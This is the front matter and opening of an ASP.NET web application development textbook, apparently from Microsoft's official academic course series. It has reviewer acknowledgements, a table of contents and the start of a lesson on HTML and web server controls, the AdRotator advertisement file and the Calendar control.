 Denise Merrell, Jefferson Community & Technical College  
 Catherine Merrikin, Pearl River Community College  
 Diane D. Mickey, Northern Virginia Community College  
 Darrelyn Miller, Grays Harbor College  
 Sue Mitchell, Calhoun Community College  
 Jacquie Moldenhauer, Front Range Community College  
 Linda Motonaga, Los Angeles City College  
 Sam Mryyan, Allen County Community College  
 Cindy Murphy, Southeastern Community College  
 Ryan Murphy, Sinclair Community College  
 Sharon E. Nastav, Johnson County Community College  
 Christine Naylor, Kent State University Ashtabula  
 Haji Nazarian, Seattle Central Community College  
 Nancy Noe, Linn-Benton Community College  
 Jennie Noriega, San Joaquin Delta College  
 Linda Nutter, Peninsula College  
 Thomas Omerza, Middle Bucks Institute of Technology  
 Edith Orozco, St. Philip's College  
 Dona Orr, Boise State University  
 Joanne Osgood, Chaffey College  
 Janice Owens, Kishwaukee College  
 Tatyana Pashnyak, Bainbridge College  
 John Partacz, College of DuPage  
 Tim Paul, Montana State University—Great Falls  
 Joseph Perez, South Texas College  
 Mike Peterson, Chemeketa Community College  
 Dr. Karen R. Petitto, West Virginia Wesleyan College  
 Terry Pierce, Onondaga Community College  
 Ashlee Pieris, Raritan Valley Community College  
 Jamie Pinchot, Thiel College  
 Michelle Poertner, Northwestern Michigan College  
 Betty Posta, University of Toledo  
 Deborah Powell, West Central Technical College  
 Mark Pranger, Rogers State University  
 Carolyn Rainey, Southeast Missouri State University  
 Linda Raskovich, Hibbing Community College

- Leslie Ratliff, Griffin Technical College  
Mar-Sue Ratzke, Rio Hondo Community College  
Roxy Reissen, Southeastern Community College  
Silvio Reyes, Technical Career Institutes  
Patricia Rishavy, Anoka Technical College  
Jean Robbins, Southeast Technical Institute  
Carol Roberts, Eastern Maine Community College and University of Maine  
Teresa Roberts, Wilson Technical Community College  
Vicki Robertson, Southwest Tennessee Community College  
Betty Rogge, Ohio State Agricultural Technical Institute  
Lynne Rusley, Missouri Southern State University  
Claude Russo, Brevard Community College  
Ginger Sabine, Northwestern Technical College  
Steven Sachs, Los Angeles Valley College  
Joanne Salas, Olympic College  
Lloyd Sandmann, Pima Community College—Desert Vista Campus  
Beverly Santillo, Georgia Perimeter College  
Theresa Savarese, San Diego City College  
Sharolyn Sayers, Milwaukee Area Technical College  
Judith Scheeren, Westmoreland County Community College  
Adolph Scheiwe, Joliet Junior College  
Marilyn Schmid, Asheville-Buncombe Technical Community College  
Janet Sebesy, Cuyahoga Community College  
Phyllis T. Shafer, Brookdale Community College  
Ralph Shafer, Truckee Meadows Community College  
Anne Marie Shanley, County College of Morris  
Shelia Shelton, Surry Community College  
Merilyn Shepherd, Danville Area Community College  
Susan Sinele, Aims Community College  
Beth Sindt, Hawkeye Community College  
Andrew Smith, Marian College  
Brenda Smith, Southwest Tennessee Community College  
Lynne Smith, State University of New York—Delhi  
Rob Smith, Katharine Gibbs School—Philadelphia  
Tonya Smith, Arkansas State University—Mountain Home  
Del Spencer—Trinity Valley Community College  
Jeri Spinner, Idaho State University  
Eric Stadnik, Santa Rosa Junior College  
Karen Stanton, Los Medanos College  
Meg Stoner, Santa Rosa Junior College  
Beverly Stowers, Ivy Tech Community College of Indiana  
Marcia Stranix, Yuba College  
Kim Styles, Tri-County Technical College  
Sylvia Summers, Tacoma Community College  
Beverly Swann, Delaware Technical & Community College  
Ann Taff, Tulsa Community College  
Mike Theiss, University of Wisconsin—Marathon Campus  
Romy Thiele, Cañada College  
Sharron Thompson, Portland Community College  
Ingrid Thompson-Sellers, Georgia Perimeter College  
Barbara Tietsort, University of Cincinnati—Raymond Walters College  
Janine Tiffany, Reading Area Community College  
Denise Tillery, University of Nevada Las Vegas  
Susan Trebelhorn, Normandale Community College  
Noel Trout, Santiago Canyon College  
Cheryl Turgeon, Asnuntuck Community College  
Steve Turner, Ventura College  
Sylvia Unwin, Bellevue Community College  
Lilly Vigil, Colorado Mountain College  
Sabrina Vincent, College of the Mainland  
Mary Vitrano, Palm Beach Community College
- Brad Vogt, Northeast Community College  
Cozell Wagner, Southeastern Community College  
Carolyn Walker, Tri-County Technical College  
Sherry Walker, Tulsa Community College  
Qi Wang, Tacoma Community College  
Betty Wanielista, Valencia Community College  
Marge Warber, Lanier Technical College—Forsyth Campus  
Marjorie Webster, Bergen Community College  
Linda Wenn, Central Community College  
Mark Westlund, Olympic College  
Carolyn Whited, Roane State Community College  
Winona Whited, Richland College  
Jerry Wilkerson, Scott Community College  
Joel Willenbring, Fullerton College  
Barbara Williams, WITC Superior Charlotte Williams, Jones County Junior College  
Bonnie Willy, Ivy Tech Community College of Indiana  
Diane Wilson, J. Sargeant Reynolds Community College  
James Wolfe, Metropolitan Community College  
Marjory Wooten, Lanier Technical College  
Mark Yanko, Hocking College  
Alexis Yusov, Pace University  
Naeem Zaman, San Joaquin Delta College  
Kathleen Zimmerman, Des Moines Area Community College

We also thank Lutz Ziob, Merrick Van Dongen, Jim LeValley, Bruce Curling, Joe Wilson, Rob Linsky, Jim Clark, Jim Palmeri, Scott Serna, Ben Watson, and David Bramble at Microsoft for their encouragement and support in making the Microsoft Official Academic Course programs the finest instructional materials for mastering the newest Microsoft technologies for both students and instructors.

# Brief Contents

---

Preface iv

- 1** Designing Web Applications with Suitable Controls 1
- 2** Designing Web Sites 33
- 3** Creating Web Applications and Web Sites 60
- 4** Designing State Management for Web Applications 82
- 5** Designing Reusable Controls 109
- 6** Leveraging Scripting with ASP.NET AJAX 129
- 7** Troubleshooting Web Applications 150
- 8** Accessing and Displaying Data 177
- 9** Accessing Data from Different Sources 203
- 10** Enhancing Web Applications 249
- 11** Designing Security Measures 267
- 12** Protecting Web Applications 285
- 13** Configuring and Deploying Web Applications 304

Appendix 327

Index 329



# Contents

---

## **Lesson 1:** Designing Web Applications with Suitable Controls 1

---

### **Objective Domain Matrix** 1

#### **Key Terms** 1

#### **Identifying Usage for Standard Controls** 2

- Working with HTML Server Controls 2
- Working with Web Server Controls 3

#### **Identifying Usage for Rich Controls** 5

- Introducing Rich Controls 5
- Exploring the Control to Display Advertisements 5
- Understanding the Control to Work with Dates 7
- Implementing the Control to Work with XML Files 10

#### **Identifying Usage for Third-Party Controls** 12

- Analyzing Dundas .NET Solutions 13
- Exploring TallComponents 15
- Introducing aspNetEmail 15
- Exploring the Peter's Data Entry Suite 16
- Working with the Telerik RAD Menu 16

#### **Identifying Usage for Web Parts** 16

- Using the Web Parts Control Set 17
- Creating Custom Web Parts 17
- Working with Web Parts Display Modes 20

#### **Designing Validation for Web Applications** 23

- Introducing Validation 24
- Understanding the Differences between the Validation Methods 24
- Exploring the Types of Validation Control 25
- Confirming the Data Entry 26
- Performing Comparisons 27
- Determining the Range of a Value 28
- Matching Regular Expressions 28
- Customizing Validation Techniques 29
- Analyzing Errors 30

#### **Skill Summary** 30

#### **Knowledge Assessment** 30

#### **Case Scenarios** 32

#### **Workplace Ready** 32

## **Lesson 2:** Designing Web Sites 33

---

### **Objective Domain Matrix** 33

#### **Key Terms** 33

#### **Using Master Pages** 33

- Introducing Master Pages 33
- Creating a Master Page 34
- Creating a Site Layout Using Master Pages 36
- Creating Associated Content Pages 38
- Binding a Master Page to an Existing ASP.NET Page 39
- Using Multiple ContentPlaceHolders and Default Content 40
- Working with Nested Master Pages 44

#### **Applying Themes and Skins** 46

- Introducing Themes 46
- Defining Page Themes 48
- Defining Global Themes 49
- Applying ASP.NET Themes 49
- Exploring Contents of a Theme and Skin 50
- Exploring Themes and Profiles 53

#### **Designing for Various User Agents** 54

- Introducing Mobile Web Page Development 54
- Understanding the Mobile Application Architecture 55
- Briefing the Life Cycle of the Mobile Web Page 56

#### **Skill Summary** 57

#### **Knowledge Assessment** 57

#### **Case Scenarios** 59

#### **Workplace Ready** 59

## **Lesson 3:** Creating Web Applications and Web Sites 60

---

### **Objective Domain Matrix** 60

#### **Key Terms** 60

#### **Implementing Site Navigation** 60

- Introducing the Control and Provider for the Navigation Path 61
- Manipulating Site Map Nodes Programmatically 63
- Filtering Site Map Nodes by User Roles 64
- Differentiating the Display Controls 66
- Overriding Menu Rendering Using Control Adapters 67

**Deciding between Web Applications and Web Sites 68**

- Introducing the Project Types 68
- Web Site Project Template 69
- Choosing the Appropriate Project Type 69
- Selecting the Web Site Project Template 70
- Converting a Web Site Project Template to a Web Application Project 70

**Manipulating HTTP Runtime 71**

- Understanding the Techniques of URL Rewriting 72
- Using Single Sign-On Applications 74
- Retrieving Data Using HTTP Handlers and Modules Dynamically 76

**Skill Summary 78****Knowledge Assessment 79****Case Scenarios 80****Workplace Ready 81****Lesson 4: Designing State Management for Web Applications 82****Objective Domain Matrix 82****Key Terms 82****Understanding Control States 83**

- Understanding ASP.NET State Management 83
- Manipulating Cookies 83
- Maintaining View State 85
- Managing Session State 86
- Managing Application State 87
- Handling Control State 88
- Using Profiles 89

**Deciding On a State Management Strategy 90**

- Understanding the Requirements 90
- Deciding On the Right Client-Side State Management Method 91
- Deciding On the Right Server-Side State Management Method 93

**Understanding Page Handling in ASP.NET 97**

- Exploring ASP.NET Page Life Cycle Stages 97
- Understanding ASP.NET Page Life Cycle Events 98
- Understanding Considerations for Page Life Cycle Events 100
- Understanding the Data-Binding Events 101
- Working with Login Control Events 103

**Skill Summary 105****Knowledge Assessment 106****Case Scenarios 107****Workplace Ready 108****Lesson 5: Designing Reusable Controls 109****Objective Domain Matrix 109****Key Terms 109****Creating User Controls 109**

- Exploring User Control Basics 110
- Creating a User Control 110
- Adding User Controls to a Page 111
- Using User Controls for Partial Page Caching 112

**Designing Custom Controls 114**

- Introducing Custom Server Controls 114
- Understanding Control States and Events 114
- Creating a Custom Server Control 116
- Consuming Custom Server Controls 117
- Exploring Types of Custom Server Controls 117

**Inheriting from Control Base Classes 121**

- Inheriting from Control Class 121
- Inheriting from WebControl Class 122

**Skill Summary 125****Knowledge Assessment 126****Case Scenarios 127****Workplace Ready 128****Lesson 6: Leveraging Scripting with ASP.NET AJAX 129****Objective Domain Matrix 129****Key Terms 129****Implementing Server-Side Scripting with ASP.NET**

- AJAX 130**
  - Introducing Partial-Page Rendering 130
  - Using Server Controls that Support Partial-Page Updates 130
  - Using Client Script for Partial-Page Updates 132
  - Introducing Classes that Support Partial-Page Updates 132
  - Disabling Partial-Page Rendering Support 134
  - Using Web Services in ASP.NET AJAX 134

**Understanding the ASP.NET AJAX Control Toolkit 136**

- Installing the ASP.NET AJAX Control Toolkit 136
- Exploring the AJAX Control Toolkit 137

**Implementing Client-Side Scripting with ASP.NET**

- AJAX 139**
  - Introducing ASP.NET AJAX Client-Side Script Libraries 139
  - Understanding the Client Model 139
  - Object-Oriented Programming in JavaScript 140
  - Using AJAX with Client Callbacks 146

Skill Summary	147
Knowledge Assessment	147
Case Scenarios	149
Workplace Ready	149

## Lesson 7: Troubleshooting Web Applications 150

---

Objective Domain Matrix	150
Key Terms	150
Introducing Error-Handling Concepts	150
Identifying Exceptions	150
Handling Errors	151
Defining Custom Error Pages	154
Implementing Error-Handling Strategies	156
Introducing Windows Event Logs	156
Introducing the EventLog Component	156
Referencing Event Logs	158
Using Custom Logs	160
Introducing Tracing and Debugging	161
Using the Trace Class	162
Exploring the Debug Class	163
Understanding the Trace Listeners	164
Using the Build Platform	166
Using Asynchronous Pages	167
Creating Asynchronous Pages	167
Understanding the Differences between Synchronous and Asynchronous Pages	169
Implementing Asynchronous Data Binding	169
Implementing Web Services Asynchronously	170
Performing Asynchronous Tasks Using the RegisterAsyncTask Method	171
Skill Summary	173
Knowledge Assessment	174
Case Scenarios	175
Workplace Ready	176

## Lesson 8: Accessing and Displaying Data 177

---

Objective Domain Matrix	177
Key Terms	177
Understanding Data Access Basics	177
Understanding ADO.NET Architecture	178
Exploring Data Namespaces	179
Accessing a Database without ADO.NET	181

Implementing Pagination	182
Understanding Data Controls	182
Understanding the GridView Data Control	182
Implementing Sorting in GridView	185
Implementing Paging in GridView	186
Enabling Sorting and Paging Callbacks in GridView	187
Understanding the ListView Data Control	188
Understanding the DetailsView Data Control	189
Understanding the FormView Data Control	190

Understanding Vendor-Independent Database Interactions	190
Introducing the IDbConnection Interface	190
Introducing the IDbCommand Interface	191
Introducing the IDbDataAdapter Interface	191
Introducing the IDataReader Interface	191
Comparing DataReader and DataSet	192
Implementing Vendor-Independent Database Interactions	195
Implementing the IDbConnection Interface	195
Implementing the IDbCommand Interface	195
Implementing the IDbDataAdapter Interface	196
Implementing an IDataReader Interface	197
Working with DataReader and Dataset	197

Skill Summary	200
Knowledge Assessment	200
Case Scenarios	202
Workplace Ready	202

## Lesson 9: Accessing Data from Different Sources 203

---

Objective Domain Matrix	203
Key Terms	203
Understanding SqlDataSource Controls	204
Introducing SqlDataSource Controls	204
Connecting to a DataSource	206
Working with Data Commands	206
Handling Data Command Errors	208
Understanding ObjectDataSource Controls	210
Introducing ObjectDataSource Controls	210
Connecting to a Component	211
Working with Parameters	212
Implementing Paging with ObjectDataSource Control	214
Handling Events	216
Understanding XmlDataSource Controls	219
Introducing the XmlDataSource Controls	219
Binding to Tabular Data Controls	219

<b>Introducing LINQ and Lambda Expressions</b>	222
Getting Started with LINQ	222
Understanding the Type Inference Feature	222
Understanding the Anonymous Types Feature	223
Using Extension Methods	223
Introducing Lambda Expressions	224
Using LINQ Expressions	225
<b>Querying with LINQ to SQLDataSources</b>	226
Using Data Entity Classes	227
Performing Data Commands with LINQ to SQL	231
Creating Dynamic LINQ to SQL Queries	233
<b>Querying with LINQ to ObjectDataSources</b>	236
Exploring Standard LINQ	236
Basics of Standard LINQ	237
Working with LINQ Queries	238
<b>Querying with LINQ to XMLDataSources</b>	240
Introducing LINQ to XML	240
Loading XML Documents	240
Creating XML Documents Using Functional Construction	241
Querying XML	242
Manipulating the In-Memory XML Tree	243
<b>Skill Summary</b>	245
<b>Knowledge Assessment</b>	245
<b>Case Scenarios</b>	247
<b>Workplace Ready</b>	248

## **Lesson 10: Enhancing Web Applications** 249

---

<b>Objective Domain Matrix</b>	249
<b>Key Terms</b>	249
<b>Introducing Web Services</b>	249
Understanding the Concept of Web Services	250
Listing Platform Elements of a Web Service	251
<b>Using WCF Architecture</b>	252
Understanding the Fundamentals of WCF Architecture	252
Learning about the WCF Runtime	253
<b>Using ASMX Architecture</b>	255
Understanding the ASMX Architecture	255
<b>Using REST Architecture</b>	257
Understanding the Concept of REST Architecture	257
Developing Web Services by Using REST Architecture	259
<b>Building Global Applications</b>	259
Introducing Concept of Globalization	259
Encoding for ASP.NET Web Page Globalization	261
Understanding Best Practices for Globalization	262

<b>Skill Summary</b>	264
<b>Knowledge Assessment</b>	264
<b>Case Scenarios</b>	266
<b>Workplace Ready</b>	266

## **Lesson 11: Designing Security Measures** 267

---

<b>Objective Domain Matrix</b>	267
<b>Key Terms</b>	267
<b>Introducing Security Providers</b>	267
Understanding Fundamental Security Practices	268
Introducing the Concept of Security Providers	268
Using Security Providers	269
<b>Deciding On Appropriate Security Providers</b>	270
Working with the Membership Feature	270
Working with the Role Manager Feature	274
Working with the Profile Feature	276
Working with Custom Providers	278
<b>Using Profiles</b>	280
Creating User Profile Properties	280
Extending Membership Objects	281
<b>Skill Summary</b>	281
<b>Knowledge Assessment</b>	282
<b>Case Scenarios</b>	283
<b>Workplace Ready</b>	284

## **Lesson 12: Protecting Web Applications** 285

---

<b>Objective Domain Matrix</b>	285
<b>Key Terms</b>	285
<b>Configuring Security</b>	285
Understanding Security Levels	286
Configuring Authentication	286
Configuring Impersonation	289
Configuring Authorization	290
<b>Protecting Web Applications from Vulnerabilities</b>	292
Managing SQL Injection Attacks	292
Protecting Web Applications from Cross-Site Scripting	293
Protecting Web Applications from Bots	295
<b>Protecting Sensitive Information</b>	296
Hashing Data	296
Encrypting Information	297

Skill Summary	300
Knowledge Assessment	301
Case Scenarios	302
Workplace Ready	303

## **Lesson 13:** Configuring and Deploying Web Applications 304

---

Objective Domain	304
Key Terms	304
<b>Configuring Applications through Files</b>	<b>304</b>
Understanding ASP.NET Configuration Files	304
Accessing Configuration Files Programmatically	309

Creating Custom Configuration Sections	311
Encrypting Configuration Sections	314
<b>Deploying Web Applications</b>	<b>316</b>
Introducing Application Pools	316
Precompiling Web Applications	317
Using Web Deployment Projects	318
Performing Custom Actions	321
<b>Skill Summary</b>	<b>323</b>
<b>Knowledge Assessment</b>	<b>323</b>
<b>Case Scenarios</b>	<b>325</b>
<b>Workplace Ready</b>	<b>325</b>
<b>Appendix</b>	<b>327</b>
<b>Index</b>	<b>329</b>



# Designing Web Applications with Suitable Controls

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Identifying Usage for Standard Controls	Choose appropriate controls based on business requirements.	1.1
Identifying Usage for Rich Controls	Choose appropriate controls based on business requirements.	1.1
Identifying Usage for Third-Party Controls	Choose appropriate controls based on business requirements.	1.1
Identifying Usage for Web Parts	Choose appropriate controls based on business requirements.	1.1
Designing Validation for Web Applications	Choose appropriate validation controls based on business requirements.	1.5

## KEY TERMS

**client-side validation**  
**display modes**  
**HTML server controls**  
**server-side validation**

**third-party controls**  
**Web Parts**  
**web server controls**

When browsing the Internet, you use standard controls without even noticing it. Each of the questions and options on your computer screen when you sign into your online banking account, register on a job search portal, or just take a fun survey is an example of a control used in the software program.

Consider a mail service Web site, such as Yahoo, MSN, or Google Gmail. Most sign-up forms on the web typically have standard questions, such as your first name, last name, address, city, state, country, zip code, sex, and a verification code, to name only a few. The fields for your name allow you to type in your first name and last name. The city, state, and country fields allow you to select from a list of options, and so on. These are called standard controls. They provide the functionalities of the basic HTML controls; however they contain a consistent set of properties and methods so that they can be declared easily.

When you attach a file to your email, you use a rich control, which is an advanced control that generates a large amount of HTML markup to create the interface. To check for viruses in your email, you may use a third-party control from a non-Microsoft third-party vendor.

All controls provide specific functionality as intended and must be used for appropriate purposes. For example, one control allows you to choose one item from a list of multiples and another control allows you to select multiple values from a set of given choices. While you can use the former control to specify your gender, you may use the latter to specify your preferred hobbies.

## ■ Identifying Usage for Standard Controls



### THE BOTTOM LINE

ASP.NET provides a set of standard controls to use in your web pages. These controls help you define content presentation on your web pages.

ASP.NET provides the following standard controls:

- ***HTML server controls***
- ***Web server controls***

### Working with HTML Server Controls

By default, HTML elements on an ASP.NET web page are not accessible by the code running on the server. However, you can use the HTML server controls that are counterparts of HTML elements with the `runat = "server"` attribute. HTML server controls expose attributes that enable you to program them on the server-side code.

ASP.NET includes predefined HTML server controls that are commonly found on all web pages. Some of the predefined HTML server controls are form elements, input elements, and select elements. Each of these predefined controls has its own set of properties and events. You can also convert any HTML element to HTML server controls by adding the `runat = "server"` attribute. Table 1-1 displays a list of common HTML server controls and their descriptions.

**Table 1-1**

HTML Server Controls

CONTROL	DESCRIPTION
HtmlAnchor	<p>Creates a control that corresponds to the <code>&lt;a&gt;</code> HTML element to link to another web page or jump to a new location within the same page. For example, you can use this control to move to the top or bottom of the page. The following code provides a link to another web page:</p> <pre><code>&lt;a href= <a href="http://www.abouthtmlanchor.com">http://www.abouthtmlanchor.com</a></code></pre>
HtmlInputHidden	<p>Creates a control that corresponds to the <code>&lt;input type=hidden&gt;</code> HTML element. Although you never see this control on the form, it stores information that is hidden from the user. For example, you can use this control to set up a counter for an online poll.</p>
HtmlSelect	<p>Creates a control that corresponds to the <code>&lt;select&gt;</code> HTML element and allows you to create a simple list box or a drop-down list control. For example, in a job portal, users can select one or a number of places where they are searching for jobs.</p>
HtmlButton	<p>Creates a control that corresponds to the <code>&lt;button&gt;</code> HTML element that creates push buttons. For example, the Submit button at the bottom of the registration page of the sign-up page.</p>

**Table 1-1** (continued)

CONTROL	DESCRIPTION
<code>HtmlTable</code>	Creates a control that corresponds to the <code>&lt;table&gt;</code> HTML element. You can use this control to place your content in a table. It includes the <code>HtmlTableRow</code> and <code>HtmlTableCell</code> objects to represent a table.
<code>HtmlForm</code>	Creates a control that corresponds to the <code>&lt;form&gt;</code> HTML element. You can create a form within which each of the form elements would be placed.
<code>HtmlInputCheckBox</code>	Creates a control that corresponds to the <code>&lt;input type=checkbox&gt;</code> HTML element. You can use this control when you want the user to select one or more options. For example, on a job portal, allowing users to select a technical skill set.
<code>HtmlInputRadioButton</code>	Creates a control that corresponds to the <code>&lt;input type=radio&gt;</code> HTML element. You can create a radio button control to allow the user to select gender. A radio button control allows you to select only one of the options at a time.
<code>HtmlTextArea</code>	Creates a control that corresponds to the <code>&lt;textarea&gt;</code> HTML element. You can use this control to create a text area that accepts multiple lines of text, such as allowing your friends to comment on your new blog. You can determine the size of the text area control using the <code>Cols</code> and <code>Rows</code> properties.

**CERTIFICATION READY?**

Choose appropriate controls based on business requirements.

1.1

**Working with Web Server Controls**

ASP.NET provides web server controls that include all of the features of the HTML server controls. In addition, web server controls include features such as type-safe programming, automatic browser detection, predefined templates, instant posting of information to the server or caching information temporarily, and ASP.NET themes for your web page to maintain a consistent look and feel.

Web server controls include the form controls such as buttons, text boxes, and tables. You can use sets of controls to display your information in a grid, use a calendar, and display a menu.

You can program the properties and events of the web server controls on the server side. You can define a web server control using the following syntax:

```
<asp:button attributes runat="server" id="Button1"/>
```

Table 1-2 lists the common web server controls and their descriptions.

**Table 1-2**

Web Server Controls

CONTROL	DESCRIPTION
<code>BulletedList</code>	Creates a bulleted list to organize information as small relevant chunks for easier reference. For example, content presented as a bulleted list on an online courseware such as the MSDN Web site. For example: <pre>&lt;ul&gt;     &lt;li&gt;ASP.NET&lt;/li&gt;     &lt;li&gt;VB.NET&lt;/li&gt;     &lt;li&gt;JAVA&lt;/li&gt; &lt;/ul&gt;</pre>

(continued)

**Table 1-2** (continued)

CONTROL	DESCRIPTION
Image	Creates an image in your web page by using the <code>&lt;img&gt;</code> tag. The <code>ImageUrl</code> property of this control holds the address or location where the image is stored. For example, authenticating an image to go ahead with your online banking login.
FileUpload	Uploads files, text, or image files to the server. For example, putting your picture on your Twitter or Facebook account or your homepage.
DropDownList	Creates a single-select drop-down list. For example, choosing your country of residence on an email registration page.
HyperLink	Creates a way to navigate within the web page or to a different page altogether.
MultiView and View	Defines a group of View controls. For example, viewing a product on Amazon.com, based on prices, brand, or other user preferences.
ImageButton	Submits information to the server, similar to the Button control but displays an image instead of caption text. For example, you can use this control to display a shopping cart symbol and make it perform the add-to-shopping-cart functionality when clicked.
ImageMap	Creates an image that contains hot spots. Clicking on a specific hot spot area triggers an action such as opening a different web page. For example, finding the location of your favorite retail store from a map showing the store's geographical presence.
Label	Creates dynamic text in a certain location on a web page. You can use a Label control to provide an active caption for a TextBox control or other control. For example, in an online entry form for a TextBox control that accepts username, you can use the Label control to display the caption "User Name" for the respective text box.
LinkButton	Creates a command button that posts the web page to the server such as the Submit button. The LinkButton control renders as a hyperlink on the web page. You can use the LinkButton in scenarios that require you to direct users to another page when they click the control.
ListBox	Creates a single-select or multiple-select list of options. You can set the <code>SelectionMode</code> property to <code>Multiple</code> to enable multiselect capabilities. For example, in a pet store form, the list of pets can be displayed using the ListBox control. This allows users to select one or more pets from the list according to their choice.
Literal	Displays static text that is directly passed to the client browser. You can use a Literal control when the contents or the style of the text needs to be changed programmatically. For example, in an online pet store, you can use the Literal control to display the user's selection from a list box.
TextBox	Creates a text box, such as the first name and last name field on the email sign-up form.
Panel	Creates a container that holds other controls. For example, you use a panel to show or hide based on user selection. If the user elects to hide the panel, all the controls within that panel are also hidden.
PlaceHolder	Creates a control that can be used to add other controls dynamically in a specified place. For example, your uploaded image file for your profile picture on Facebook appears in a specific position on the web page because a placeholder is used.
RadioButtonList	Creates a radio button list that allows the user to select a single value. For example, specifying your age group.
Substitution	Designates certain areas in a web page and displays information specific to a region. For example, depending on where you are geographically when you access the web page, the substitution controls will display the corresponding local ads.
Wizard	Creates a multistep form in a web page. For example, most online checkouts require you to first register as a member, enter the billing and shipping address, enter your credit card or payment information, and finally confirm your order.

**+** MORE INFORMATION

To know more about the standard controls discussed in the table, you can refer to the corresponding sections in the MSDN library.

## ■ Identifying Usage for Rich Controls



THE BOTTOM LINE

As a part of the server controls, the .NET Framework provides the developer with certain advanced controls to work with web applications. These are referred as “rich” controls, and they possess exclusive features and properties. These are simpler to use and resemble the other server controls in the way in which you define them. You can also interact with them programmatically, like you programmatically interact with other server controls.

**CERTIFICATION READY?**

Choose appropriate controls based on business requirements.

1.1

**TAKE NOTE\***

You can avoid writing numerous lines of HTML code by using rich controls to generate advanced user interfaces in your web pages.

### Introducing Rich Controls

A developer can use rich controls to structure complex user interface elements in a web page. Briefly, rich controls are a combination of one or more web controls that provide distinct functionality.

A rich control provides extended properties and functions. A standard control such as Button, ListBox, or TextBox control, communicates to its HTML correspondents or simulates one if none exists. A combination of standard controls that form a rich control does not have direct correlation with any HTML control, but provides HTML tags when displayed in the client browser. AdRotator, Calendar, and XML web server controls are examples of rich controls.

Rich controls:

- Represent web server controls that have an object model that is different from the HTML that they create.
- Can be programmed as a single object and added to a web page with only one control tag. However, the rich control renders itself using a complex sequence of HTML elements.
- Raise more events that your code can respond to on the web server.

### Exploring the Control to Display Advertisements

You can use the AdRotator control to organize the advertisement banner in your web page. As the name suggests, this control rotates the available graphic images, and further, displays a different image for every page view or when the page is refreshed.

To work with the AdRotator control, you can use the Show Smart Tag option that is available when you right click on the control.

The Choose Data Source wizard appears that allows you to display data from Access Database, Database, Object, SiteMap, or an XML file. Figure1-1 displays the AdRotator control.

**Figure 1-1**

The AdRotator Control

**TAKE NOTE\***

The XML file, which represents the advertisement file, is the most common format of data source from which the AdRotator control gets advertisement information.

## WORKING WITH THE ADVERTISEMENT FILE

An advertisement file is a well-formed XML file that holds information about advertisements. All information is present within the root tags: `<Advertisement>` and `</Advertisement>`. You can place multiple ads using multiple `<Ad></Ad>` tags inside the root `<Advertisement>` `</Advertisement>` tags.

**TAKE NOTE \***

You can specify only one data source at a time for the AdRotator control. That is, you cannot set the `AdRotator.DataSource` property and `AdRotator.AdvertisementFile` property at the same time. Therefore, all the advertisements for the AdRotator control must come from a single data source—an XML file or another data source such as a database.

Table 1-3 shows the tags available in the XML advertisement file.

**Table 1-3**

Tags in the XML Advertisement File



To learn about the properties of AdRotator control, refer to the AdRotator Class in the MSDN library.

TAG	DESCRIPTION
<code>&lt;ImageUrl&gt;</code>	Encloses the absolute or relative image URL.
<code>&lt;NavigateUrl&gt;</code>	Encloses the URL of the page to which the user navigates on clicking Add.
<code>&lt;AlternateText&gt;</code>	Encloses the text to be displayed if the image is not available. Depending on the browser, it can also serve as a tooltip control to the image.
<code>&lt;Keyword&gt;</code>	Encloses the category for the advertisement.
<code>&lt;Impressions&gt;</code>	Encloses a number that indicates the importance of the ad in the schedule of rotation in comparison with other ads in the file (optional).

**TAKE NOTE \***

The frequency of the ad displayed is directly proportional to the number in the `<Impressions>` tag. The larger the number, the more the ad recurs. However, the `<Impressions>` tag is optional. Therefore, when this tag is not assigned to any advertisement, the displayed advertisement changes whenever the page refreshes.

**WARNING** The AdRotator control throws a runtime exception when the total of all the Impressions values in the XML file exceeds 2,047,999,999.

The following code sample displays the format of the XML advertisement file:

```
<Advertisements>
  <Ad>
    <ImageUrl>site1img1.jpg</ImageUrl>
    <NavigateUrl>http://www.site1.com</NavigateUrl>
    <AlternateText>Site1 Main Page</AlternateText>
    <Impressions>50</Impressions>
    <Keyword>Product1</Keyword>
  </Ad>
  <Ad>
    <ImageUrl>site2img2.jpg</ImageUrl>
    <NavigateUrl>http://www.site2.com</NavigateUrl>
    <AlternateText>Site2 Main Page</AlternateText>
    <Impressions>75</Impressions>
    <Keyword>Product2</Keyword>
  </Ad>
</Advertisements>
```

The following list helps you to understand functions to present the advertisements:

- At runtime, the AdRotator control uses the HTML `<a>` and HTML `<img>` tags to display the image in the web page. The size of the image that is displayed depends on the size of the AdRotator control in the page. To display larger images, you can set the size of the AdRotator control either at design time or programmatically at runtime through the `AdRotator.Height` and `AdRotator.Width` properties.
- You can use the `AdCreated` event to select the advertisements directly in your code or to modify the rendering of an advertisement selected from the advertisement file.

**TAKE NOTE\***

An `AdCreated` event occurs once per round trip to the server and whenever an image is displayed randomly from a data source. This event occurs before the page is rendered to the client.

- You can modify the values in the `ImageUrl`, `NavigateUrl`, and `AlternateText` properties to alter the rendering of the AdRotator control.
- You can add custom elements, which are available in the `AdCreatedEventArgs.AdProperties` dictionary property to the XML description of the advertisement.
- `ImageUrl`, `NavigateUrl`, and `AlternateText` properties are available to `AdCreatedEventArgs`.
- When you drop an AdRotator control in the .aspx page, it generates the following XHTML in the design mode:

```
<asp:AdRotator ID="AdRotator1" runat="server"
AdvertisementFile="advt.xml"/>
```

## Understanding the Control to Work with Dates

Every event in our lives, such as birthdays, anniversaries, and project completion are associated with dates. The Calendar control in .NET Framework helps you build applications to manage dates and months in your ASP.NET application.

The Calendar control represents a monthly calendar to select dates and days. It also allows switching between months in a year. The HTML markup of this control is a `<table>`. You have the option to select no date, only one date, one week, or one month by using the `SelectionMode` property. These values are available in the `CalendarSelectionMode` enumeration. Table 1-4 shows the applicable values of the `SelectionMode` property.

**Table 1-4**

Values of the `SelectionMode` Property

VALUE	DESCRIPTION
None	Specifies that the calendar is used for display purposes and not to select dates.
Day	Specifies the selection of a date on the <code>Calendar</code> control.
DayWeek	Specifies the selection of a date or entire week on the <code>Calendar</code> control.
DayWeekMonth	Specifies the selection of a date, week, or entire month on the <code>Calendar</code> control.

When you drop a Calendar control in the .aspx page, it generates the following XHTML in the design mode:

```
<asp:Calendar runat="server"></asp:Calendar>
```

## CUSTOMIZING THE CALENDAR

You can customize the appearance of the Calendar control by selecting the required properties. Table 1-5 displays the properties to customize the style of the Calendar control.

**Table 1-5**

Properties to Customize the Style of the Calendar Control

PROPERTY	DESCRIPTION
DayHeaderStyle	Indicates the style for the section of the calendar where the names of the days of the week appear.
